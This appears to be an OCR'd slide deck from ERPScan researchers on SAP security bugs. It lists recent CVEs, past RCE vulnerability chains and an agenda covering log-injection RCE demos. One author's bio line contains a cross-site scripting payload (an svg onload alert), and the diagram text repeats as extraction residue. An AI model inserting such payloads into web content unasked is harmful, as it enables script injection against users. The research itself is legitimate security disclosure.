SAP

THE PHANTOM SECURITY BUGS

By Vahagn Vardanyan and Vladimir Egorov

Vahagn Vardanyan

~~Master jedy~~ Senior security researcher at ERPScan.

Bug hunter, malware and vulnerability researcher for over **5+ years**

System of a Down FAN!!!

ERPScan

LET THE HATE FLOW THROUGH YOU

Vladimir Egorov

~~Young padawan~~ security researcher at ERPScan.

Business application security, reverse engineering, and encryption

»><svg\onload=alert(”HELLO”)>

ERPScan

The only AI-driven SAP & Oracle Cybersecurity

READ US IN

GARTNER HYPE CYCLE FOR APPLICATION SECURITY

GARTNER MQ FOR APPLICATION SECURITY

GARTNER MS FOR SOD SECURITY

VULNERABILITIES REPORTED

500+ / **318 SAP**

43 AWARDS

Business Service & Products	14,1
Gas & Oil	10,6
Security Systems	7,0
Manufacturing	7,0
Energy	6,3
Telecommunications services	4,2
Banks, Brokers & Finances	4,2
Science & Education	4,2
Retail	3,5
Oil & Gas Operations	3,5
Software & Programming	2,8

%

INDUSTRIES 40+

CLIENTS IN **44** COUNTRIES

US OFFICE — PALO ALTO

EMEA OFFICE — AMSTERDAM

R&D OFFICE — PRAGUE

MACHINE LEARNING LAB — TEL AVIV

10 000 SECURITY CHECKS COVERED

2 x AVERAGE DEAL SIZE GROWTH

200 DEPLOYMENTS WORLDWIDE

UNIQUE 159

120+ CONFERENCES

120 AS SPEAKERS

REPORTS 70+

50+ PARTNERS

35 COUNTRIES

60+ EMPLOYEES

40 RESEARCH EXPERTS

International Business Times

The Register

MOTHERBOARD

Forbes

WIRED

BUSINESS INSIDER

theguardian

DARKReading

TechTarget

Introduction

A New Hope

Revenge of the Logs

SAP NetWeaver

Redwood

ERPScan

Introduction


- What is SAP?
- Vulnerability statistics
- The newest CVE
- Structure reminding

ERPScan

SAP NetWeaver

- What is NetWeaver?
- How to deploy apps?

ERPScan



Redwood

- Where I can find it?
- How to get access?
- A vulnerability
- DEMO

ERPScan

Revenge of the Logs

- What is SAP CRM?
- How does it look?
- RCE via log injection
- DEMO

ERPScan

A New Hope

- Vulnerable systems in the WILD
- PATCH info

ERPScan

Episode IV


INTRODUCTION

A short time ago in a galaxy very, very close ...

COMPANY

ERPScan

SAP notes By Year



2001	1
2002	1
2003	1
2004	10
2005	10
2006	27
2007	14
2008	78
2009	131
2010	834
2011	731
2012	641
2013	363
2014	384
2015	302
2016	315
2017	309


ERPScan


CVE-2017-6950	**Location:** SAP GUI
	Type: RCE
CVE-2017-7717	**Location:** SAP NetWeaver
	Type: SQL to RCE
CVE-2017-9844	**Location:** SAP NetWeaver
	Type: Java deserialization
CVE-2017-11459	**Location:** SAP TREX
	Type: RCE


How to get admin privileges in SAP?

How to get admin privileges in SAP?

- Over 500+ companies has vulnerable CTC servlet (RCE, 2011 year)
- ...
- 3 Java serialization exploits (RCE without authorization 2015)
- Information disclosure + SQL injection + CryptoIssue + MissConfig = RCE (Blackhat 2016)
- DoS + DoS + RaceCondition + AuthBypass = RCE (Troopers 2016)
- Anon Directory Traversal + Escalation Privileges = RCE (we waiting to fix)


SAP GUI
Browser
Internet Communication Manager (ICM)
ABAP Dispatcher
WP
WP
WP
ABAP VM
ABAP VM
ABAP VM
Geteway
JCo
Message Server
Enqueue Server
Central Services
AS ABAP
Java SP
Java SP
Java VM
Java VM
Instance Controller
AS Java
SAP Database Scema
SAP Database Scema


SAP GUI
Browser
Internet Communication Manager (ICM)
ABAP Dispatcher
WP
WP
WP
ABAP VM
ABAP VM
ABAP VM
Geteway
JCo
Message Server
Enqueue Server
Central Services
AS ABAP
Java SP
Java SP
Java VM
Java VM
Instance Controller
AS Java
SAP Database Scema
SAP Database Scema


SAP GUI
Browser
Internet Communication Manager (ICM)
ABAP Dispatcher
WP
WP
WP
ABAP VM
ABAP VM
ABAP VM
Geteway
JCo
Message Server
Enqueue Server
Central Services
AS ABAP
Instance Controller
Java SP
Java SP
Java VM
Java VM
AS Java
SAP Database Scema
SAP Database Scema

ERPScan

Episode V

SAP NETWEAVER

ERPScan

sap.com

File Home Share View

« usr › sap › JUP › J00 › j2ee › cluster › apps › sap.com

Search sap.com

Quick access
This PC
Network

